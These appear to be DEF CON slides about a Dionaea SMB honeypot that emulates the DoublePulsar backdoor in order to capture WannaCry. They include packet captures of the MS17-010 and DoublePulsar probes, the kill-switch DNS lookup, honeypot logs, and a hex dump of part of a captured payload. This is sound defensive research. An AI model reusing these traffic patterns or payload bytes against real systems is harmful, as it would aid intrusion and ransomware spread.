Stories from a 15 days SMB honeypot

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DEF CON 25

(https://www.cybereason.com/blog-wannacry-profile/)

#whoami

- The Honeynet Project
- Dionaea honeypot, Honeeepi developer
- Hack In The Box crew / CTF team

(reference: http://uc.udn.com.tw)

WannaCry

Ransomware Attack

(https://www.hurricanelabs.com/images/featuredImages/wannacry-ransomware.jpg)

WannaCry attacks lifecycle

#1 Check if the system vulnerable to MS17-010 vuln

#2 Check if Double Pulsar installed

#3 Launch ExternalBlue exploit

#4 Install Double Pulsar

#5 Deliver payload (WannaCry)

#1 Check if the system vulnerable to MS17-010

No	Source	Destination	Protocol	Info
	192.168.116.149	192.168.116.138	SMB	Negotiate Protocol Request
	192.168.116.138	192.168.116.149	SMB	Negotiate Protocol Response
	192.168.116.149	192.168.116.138	SMB	Session Setup AndX Request, User: .\
	192.168.116.138	192.168.116.149	SMB	Session Setup AndX Response
	192.168.116.149	192.168.116.138	SMB	Tree Connect AndX Request, Path: \\192.168.116.138\IPC$
	192.168.116.138	192.168.116.149	SMB	Tree Connect AndX Response
	192.168.116.149	192.168.116.138	SMB Pipe	PeekNamedPipe Request, FID: 0x0000
	192.168.116.138	192.168.116.149	SMB	Trans Response, Error: STATUS_INSUFF_SERVER_RESOURCES

```
▼ SMB (Server Message Block Protocol)
  ▼ SMB Header
      Server Component: SMB
      [Response in: 1126]
      SMB Command: Trans (0x25)
      Error Class: Success (0x00)
      Reserved: 00
      Error Code: No Error
    ▶ Flags: 0x18, Canonicalized Pathnames, Case Sensitivity
    ▶ Flags2: 0x2801, Execute-only Reads, Extended Security Negotiation, Long Names Allowed
      Process ID High: 0
      Signature: 0000000000000000
      Reserved: 0000
    ▶ Tree ID: 2048  (\\192.168.116.138\IPC$)
      Process ID: 2048
      User ID: 2048
      Multiplex ID: 24261
```

#1 Check if the system vulnerable to MS17-010

No	Source	Destination	Protocol	Info
	192.168.116.149	192.168.116.138	SMB	Negotiate Protocol Request
	192.168.116.138	192.168.116.149	SMB	Negotiate Protocol Response
	192.168.116.149	192.168.116.138	SMB	Session Setup AndX Request, User: .\
	192.168.116.138	192.168.116.149	SMB	Session Setup AndX Response
	192.168.116.149	192.168.116.138	SMB	Tree Connect AndX Request, Path: \\192.168.116.138\IPC$
	192.168.116.138	192.168.116.149	SMB	Tree Connect AndX Response
	192.168.116.149	192.168.116.138	SMB Pipe	PeekNamedPipe Request, FID: 0x0000
	192.168.116.138	192.168.116.149	SMB	Trans Response, Error: STATUS_INSUFF_SERVER_RESOURCES

```
▼ SMB (Server Message Block Protocol)
  ▼ SMB Header
      Server Component: SMB
      [Response to: 1125]
      [Time from request: 0.000083000 seconds]
      SMB Command: Trans (0x25)
      NT Status: STATUS_INSUFF_SERVER_RESOURCES (0xc0000205)
    ▶ Flags: 0x98, Request/Response, Canonicalized Pathnames, Case Sensitivity
    ▶ Flags2: 0x6801, Error Code Type, Execute-only Reads, Extended Security Negotiation, Long Names Al
      Process ID High: 0
      Signature: 0000000000000000
      Reserved: 0000
    ▶ Tree ID: 2048  (\\192.168.116.138\IPC$)
      Process ID: 2048
      User ID: 2048
      Multiplex ID: 24261
```

#2 Check if Double Pulsar installed

No.	Source	Destination	Protocol	Info
	192.168.116.149	192.168.116.143	SMB	Negotiate Protocol Request
	192.168.116.143	192.168.116.149	SMB	Negotiate Protocol Response
	192.168.116.149	192.168.116.143	SMB	Session Setup AndX Request, User: anonymous
	192.168.116.143	192.168.116.149	SMB	Session Setup AndX Response
	192.168.116.149	192.168.116.143	SMB	Tree Connect AndX Request, Path: \\192.168.56.20\IPC$
	192.168.116.143	192.168.116.149	SMB	Tree Connect AndX Response
	192.168.116.149	192.168.116.143	SMB	Trans2 Request, SESSION_SETUP
	192.168.116.143	192.168.116.149	SMB	Trans2 Response, SESSION_SETUP, Error: STATUS_NOT_IMPLEMENTED


```
▶ NetBIOS Session Service
▼ SMB (Server Message Block Protocol)
  ▼ SMB Header
      Server Component: SMB
      [Response in: 1277]
      SMB Command: Trans2 (0x32)
      NT Status: STATUS_SUCCESS (0x00000000)
    ▶ Flags: 0x18, Canonicalized Pathnames, Case Sensitivity
    ▶ Flags2: 0xc007, Unicode Strings, Error Code Type, Security Signatures, Extended Attributes, Long Nam
      Process ID High: 0
      Signature: 0000000000000000
      Reserved: 0000
    ▶ Tree ID: 2048  (\\192.168.56.20\IPC$)
      Process ID: 65279
      User ID: 2048
      Multiplex ID: 65
```

#2 Check if Double Pulsar installed

No.	Source	Destination	Protocol	Info
	192.168.116.149	192.168.116.143	SMB	Negotiate Protocol Request
	192.168.116.143	192.168.116.149	SMB	Negotiate Protocol Response
	192.168.116.149	192.168.116.143	SMB	Session Setup AndX Request, User: anonymous
	192.168.116.143	192.168.116.149	SMB	Session Setup AndX Response
	192.168.116.149	192.168.116.143	SMB	Tree Connect AndX Request, Path: \\192.168.56.20\IPC$
	192.168.116.143	192.168.116.149	SMB	Tree Connect AndX Response
	192.168.116.149	192.168.116.143	SMB	Trans2 Request, SESSION_SETUP
	192.168.116.143	192.168.116.149	SMB	Trans2 Response, SESSION_SETUP, Error: STATUS_NOT_IMPLEMENTED

```
▶ NetBIOS Session Service
▼ SMB (Server Message Block Protocol)
  ▼ SMB Header
      Server Component: SMB
      [Response to: 1276]
      [Time from request: 0.000111000 seconds]
      SMB Command: Trans2 (0x32)
      NT Status: STATUS_NOT_IMPLEMENTED (0xc0000002)
    ▶ Flags: 0x98, Request/Response, Canonicalized Pathnames, Case Sensitivity
    ▶ Flags2: 0xc007, Unicode Strings, Error Code Type, Security Signatures, Extended Attributes, Long Nam
      Process ID High: 0
      Signature: 0000000000000000
      Reserved: 0000
    ▶ Tree ID: 2048  (\\192.168.56.20\IPC$)
      Process ID: 65279
      User ID: 2048
      Multiplex ID: 65
```

#3 EternalBlue exploitation...



#4 Probe DoublePulsar again

No.	Source	Destination	Protocol	Info
	192.168.116.149	192.168.116.138	SMB	Negotiate Protocol Request
	192.168.116.138	192.168.116.149	SMB	Negotiate Protocol Response
	192.168.116.149	192.168.116.138	SMB	Session Setup AndX Request, User: anonymous
	192.168.116.138	192.168.116.149	SMB	Session Setup AndX Response
	192.168.116.149	192.168.116.138	SMB	Tree Connect AndX Request, Path: \\192.168.56.20\IPC$
	192.168.116.138	192.168.116.149	SMB	Tree Connect AndX Response
	192.168.116.149	192.168.116.138	SMB	Trans2 Request, SESSION_SETUP
	192.168.116.138	192.168.116.149	SMB	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED

```
▼ SMB Header
    Server Component: SMB
    SMB Command: Trans2 (0x32)
    NT Status: STATUS_SUCCESS (0x00000000)
  ▶ Flags: 0x18, Canonicalized Pathnames, Case Sensitivity
  ▶ Flags2: 0xc007, Unicode Strings, Error Code Type, Security Signatures, Extended Attributes, Lon
    Process ID High: 0
    Signature: 0000000000000000
    Reserved: 0000
  ▶ Tree ID: 2048  (\\192.168.56.20\IPC$)
    Process ID: 65279
    User ID: 2048
    Multiplex ID: 65
```

#4 Double Pulsar answered!

No.	Source	Destination	Protocol	Info
	192.168.116.149	192.168.116.138	SMB	Negotiate Protocol Request
	192.168.116.138	192.168.116.149	SMB	Negotiate Protocol Response
	192.168.116.149	192.168.116.138	SMB	Session Setup AndX Request, User: anonymous
	192.168.116.138	192.168.116.149	SMB	Session Setup AndX Response
	192.168.116.149	192.168.116.138	SMB	Tree Connect AndX Request, Path: \\192.168.56.20\IPC$
	192.168.116.138	192.168.116.149	SMB	Tree Connect AndX Response
	192.168.116.149	192.168.116.138	SMB	Trans2 Request, SESSION_SETUP
	192.168.116.138	192.168.116.149	SMB	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED

```
▼ SMB Header
    Server Component: SMB
    SMB Command: Trans2 (0x32)
    NT Status: STATUS_NOT_IMPLEMENTED (0xc0000002)
  ▶ Flags: 0x98, Request/Response, Canonicalized Pathnames, Case Sensitivity
  ▶ Flags2: 0xc007, Unicode Strings, Error Code Type, Security Signatures, Extended Attributes, Lon
    Process ID High: 0
    Signature: 3a10e03601000000
    Reserved: 0000
  ▶ Tree ID: 2048  (\\192.168.56.20\IPC$)
    Process ID: 65279
    User ID: 2048
    Multiplex ID: 81
```

#5 Payload (WannaCry) delivery...

No	Source	Destination	Protocol	Length	Info
	192.168.116.149	192.168.116.138	SMB	1312	Trans2 Request, SESSION_SETUP
	192.168.116.138	192.168.116.149	SMB	93	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
	192.168.116.149	192.168.116.138	SMB	1312	Trans2 Request, SESSION_SETUP
	192.168.116.138	192.168.116.149	SMB	93	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
	192.168.116.149	192.168.116.138	SMB	1312	Trans2 Request, SESSION_SETUP
	192.168.116.138	192.168.116.149	SMB	93	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
	192.168.116.149	192.168.116.138	SMB	1312	Trans2 Request, SESSION_SETUP
	192.168.116.138	192.168.116.149	SMB	93	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
	192.168.116.149	192.168.116.138	SMB	1312	Trans2 Request, SESSION_SETUP
	192.168.116.138	192.168.116.149	SMB	93	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
	192.168.116.149	192.168.116.138	SMB	1312	Trans2 Request, SESSION_SETUP
	192.168.116.138	192.168.116.149	SMB	93	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
	192.168.116.149	192.168.116.138	SMB	1312	Trans2 Request, SESSION_SETUP
	192.168.116.138	192.168.116.149	SMB	93	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
	192.168.116.149	192.168.116.138	SMB	1312	Trans2 Request, SESSION_SETUP
	192.168.116.138	192.168.116.149	SMB	93	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
	192.168.116.149	192.168.116.138	SMB	1312	Trans2 Request, SESSION_SETUP
	192.168.116.138	192.168.116.149	SMB	93	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
	192.168.116.149	192.168.116.138	SMB	1312	Trans2 Request, SESSION_SETUP
	192.168.116.138	192.168.116.149	SMB	93	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
	192.168.116.149	192.168.116.138	SMB	1312	Trans2 Request, SESSION_SETUP
	192.168.116.138	192.168.116.149	SMB	93	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED

#6 ‘Kill Switch’ domain

Source	Destination	Protocol	Info
192.168.0.23	8.8.8.8	DNS	Standard query 0xa19a A www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
8.8.8.8	192.168.0.23	DNS	Standard query response 0xa19a A www.iuqerfsodp9ifjaposdfjhgosurijfaewrwer
192.168.0.23	144.217.254.3	HTTP	GET / HTTP/1.1
144.217.254.3	192.168.0.23	HTTP	HTTP/1.1 200 OK (text/html)

```
Hypertext Transfer Protocol
▼ HTTP/1.1 200 OK\r\n
  ▶ [Expert Info (Chat/Sequence): HTTP/1.1 200 OK\r\n]
    Request Version: HTTP/1.1
    Status Code: 200
    Response Phrase: OK
  Server: nginx\r\n
  Date: Mon, 15 May 2017 20:18:37 GMT\r\n
  Content-Type: text/html; charset=UTF-8\r\n
  Transfer-Encoding: chunked\r\n
  Connection: close\r\n
```

WannaCry attacks

#1 Check if the system vulnerable to MS17-010 vuln

#2 Check if Double Pulsar installed

#3 Launch ExternalBlue exploit

#4 Install Double Pulsar

#5 Deliver payload (WannaCry)

Our honeypot design idea

#1 Check if the system vulnerable to MS17-010 vuln

#2 Check if Double Pulsar installed

~~#3 Launch ExternalBlue exploit~~

~~#4 Install Double Pulsar~~

#5 Deliver payload (WannaCry)

Dionaea– network honeypot

GitHub - rep/dionaea: di

GitHub, Inc. [US] https://github.com/rep/dionaea

dionaea

catches bugs

Dionaea is meant to be a nepenthes successor, embedding python as scripting language, using libemu to detect shellcodes, supporting ipv6 and tls

* Development <#development>
* Compiling & Installation <#compiling>
* Update <#update>
* Running <#running>
* Configuration <#configuration>
* Honors <#honorem>
* Links <#links>
* FAQ <#FAQ>
* Segfault <#segfault>
* Support <#support>
* Blog <http://carnivore.it>

How it works

dionaea intention is to trap malware exploiting vulnerabilities exposed by services offerd to a network, the ultimate goal is gaining a copy of the malware.

Dionaea honeypot

- Low interaction
- Network protocol emulation
- SMB, HTTP, FTP, TFTP, MSSQL, MySQL, SIP, UPnP, MQTT
- **+ WannaCry detection**

```
user@machine:/opt/dionaea/bin$ sudo ./dionaea -u nobody -g nogroup -D

Dionaea Version 0.6.0
Compiled on Linux/x86 at Jul  3 2017 19:07:23 with gcc 4.8.4
Started on machine running Linux/i686 release 4.4.0-31-generic

user@machine:/opt/dionaea/bin$
```


Dionaea + Double Pulsar

- Dionaea = **Window 7 system + DoublePulsar backdoor**
- Accept SMB Trans2 requests
- Interpret any incoming DoublePulsar commands

```
[07072017 00:02:55] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
[07072017 00:02:55] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: 23 command: ping
[07072017 00:02:56] SMB dionaea/smb/smb.py:114: === SMB did not get enough data
[07072017 00:02:56] SMB dionaea/smb/smb.py:114: === SMB did not get enough data
[07072017 00:02:56] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
[07072017 00:02:56] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
[07072017 00:02:56] SMB dionaea/smb/smb.py:114: === SMB did not get enough data
[07072017 00:02:56] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
[07072017 00:02:56] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
[07072017 00:02:57] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
[07072017 00:02:57] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
[07072017 00:02:57] SMB dionaea/smb/smb.py:114: === SMB did not get enough data
[07072017 00:02:57] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
[07072017 00:02:57] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
```

Dionaea + Double Pulsar

- The payload encrypted with a **4 bytes XOR key**
- 4 bytes key will be provided by the compromised host




000011F0: C0 60 B0 18-64 8B 18 8B-5B 30 8B 5B-0C 8B 5B 14
00001200: 8B 73 28 8B-6B 10 85 ED-0F 84 82 00-00 00 31 D2
00001210: C1 C2 05 66-AD 0C 20 30-C2 66 83 3E-00 75 F1 8B
00001220: 1B 3B 54 24-24 75 D9 8B-44 24 28 85-C0 75 04 89
00001230: E8 EB 59 8B-7D 3C 01 EF-8B 7F 78 01-EF 39 EF 74
00001240: 4F 8B 4F 18-85 C9 74 48-8B 57 1C 01-EA 8B 5F 20
00001250: 01 EB 8B 7F-24 01 EF 89-54 24 24 8B-33 01 EE 31
00001260: D2 C1 C2 05-AC 0C 20 30-C2 80 3E 00-75 F3 3B 54
00001270: 24 28 74 0A-83 C7 02 83-C3 04 E2 DF-EB 12 0F B7
00001280: 17 C1 E2 02-03 54 24 24-8B 02 01 E8-89 44 24 1C
00001290: 61 C2 08 00-06 DF B0 2C-51 33 8A 8D-A4 00 78 95
000012A0: 27 85 00 3B-00 A1 B4 00-DB B6 B6 E5-00 C4 22 07
000012B0: E2 00 82 5A-15 4A 00 00-31 C0 8B 4E-04 64 89 08
000012C0: EB 04 8B 64-24 08 83 C4-10 5D 5E 31-C0 64 8F 00
000012D0: 8B 26 89 44-24 1C 31 C0-8D 4D 00 8D-5D FB 29 D9
000012E0: 89 DF F3 AA-8D 4D F7 8D-9D 9C F2 FF-FF 29 D9 89
000012F0: DF F3 AA 61-C3 E8 A9 F2-FF FF EB 09-90 00 60 50
00001300: 00 01 00 00-00 4D 5A 90-00 03 00 00-00 04 00 00
00001310: 00 FF FF 00-00 B8 00 00-00 00 00 00-00 40 00 00
00001320: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00001330: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00001340: 00 E0 00 00-00 0E 1F BA-0E 00 B4 09-CD 21 B8 01
00001350: 4C CD 21 54-68 69 73 20-70 72 6F 67-72 61 6D 20
00001360: 63 61 6E 6E-6F 74 20 62-65 20 72 75-6E 20 69 6E
00001370: 20 44 4F 53-20 6D 6F 64-65 2E 0D 0D-0A 24 00 00
00001380: 00 00 00 00-00 7D 9C 72-5F 39 FD 1C-0C 39 FD 1C
00001390: 0C 39 FD 1C-0C D1 E2 16-0C 3D FD 1C-0C 39 FD 1D
000013A0: 0C 36 FD 1C-0C FA F2 41-0C 3A FD 1C-0C D1 E2 17
000013B0: 0C 38 FD 1C-0C 81 FB 1A-0C 38 FD 1C-0C D1 E2 18
000013C0: 0C 3A FD 1C-0C 52 69 63-68 39 FD 1C-0C 00 00 00
000013D0: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000013E0: 00 00 00 00-00 50 45 00-00 4C 01 05-00 51 57 14
000013F0: 59 00 00 00-00 00 00 00-00 E0 00 0E-21 0B 01 06
00001400: 00 00 10 00-00 00 40 50-00 00 00 00-00 E9 11 00
00001410: 00 00 10 00-00 00 20 00-00 00 00 00-10 00 10 00
00001420: 00 00 10 00-00 04 00 00-00 00 00 00-00 04 00 00
00001430: 00 00 00 00-00 00 60 50-00 00 10 00-00 00 00 00
00001440: 00 02 00 00-00 00 00 10-00 00 10 00-00 00 00 10
00001450: 00 00 10 00-00 00 00 00-00 10 00 00-00 90 21 00
00001460: 00 48 00 00-00 3C 20 00-00 3C 00 00-00 00 40 00
00001470: 00 60 00 50-00 00 00 00-00 00 00 00-00 00 00 00
00001480: 00 00 00 00-00 00 50 50-00 5C 00 00-00 00 00 00
This program cannot be run in DOS mode.
Rich
PE
PP

```
07072017 00:13:25] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
07072017 00:13:26] SMB dionaea/smb/smb.py:114: === SMB did not get enough data
07072017 00:13:26] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
07072017 00:13:26] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
07072017 00:13:26] SMB dionaea/smb/smb.py:114: === SMB did not get enough data
07072017 00:13:26] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
07072017 00:13:26] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
07072017 00:13:27] SMB dionaea/smb/smb.py:114: === SMB did not get enough data
07072017 00:13:27] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
07072017 00:13:27] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
07072017 00:13:27] SMB dionaea/smb/smb.py:114: === SMB did not get enough data
07072017 00:13:27] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
07072017 00:13:27] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
07072017 00:13:28] SMB dionaea/smb/smb.py:114: === SMB did not get enough data
07072017 00:13:28] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
07072017 00:13:28] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
07072017 00:13:28] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
07072017 00:13:28] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
07072017 00:13:29] SMB dionaea/smb/smb.py:114: === SMB did not get enough data
07072017 00:13:29] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
07072017 00:13:29] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
07072017 00:13:30] SMB dionaea/smb/smb.py:114: === SMB did not get enough data
07072017 00:13:30] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
07072017 00:13:30] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
07072017 00:13:30] SMB dionaea/smb/smb.py:114: === SMB did not get enough data
07072017 00:13:30] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
07072017 00:13:30] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
07072017 00:13:31] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
07072017 00:13:31] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
07072017 00:13:31] SMB dionaea/smb/smb.py:673: DoublePulsar payload receiving..
07072017 00:13:31] SMB dionaea/smb/smb.py:678: DoublePulsar payload - MD5 (before XOR decryption): 320198da867a2909dc1e544dad1fe149
07072017 00:13:31] SMB dionaea/smb/smb.py:680: DoublePulsar payload - MD5 (after XOR decryption ): 0b6bacef2563620a5410f9d2a8b1a182
07072017 00:13:31] SMB dionaea/smb/smb.py:689: DoublePulsar payload - MZ header found...
07072017 00:13:31] SMB dionaea/smb/smb.py:693: DoublePulsar payload - Save to disk
07072017 00:13:31] log_sqlite dionaea/logsql.py:799: complete for attackid 234
07072017 00:13:32] connection connection.c:2208: connection 0x8ec98d0 accept/tcp/established [192.168.0.244:445->31.148.63.167:65460
 state: established->close
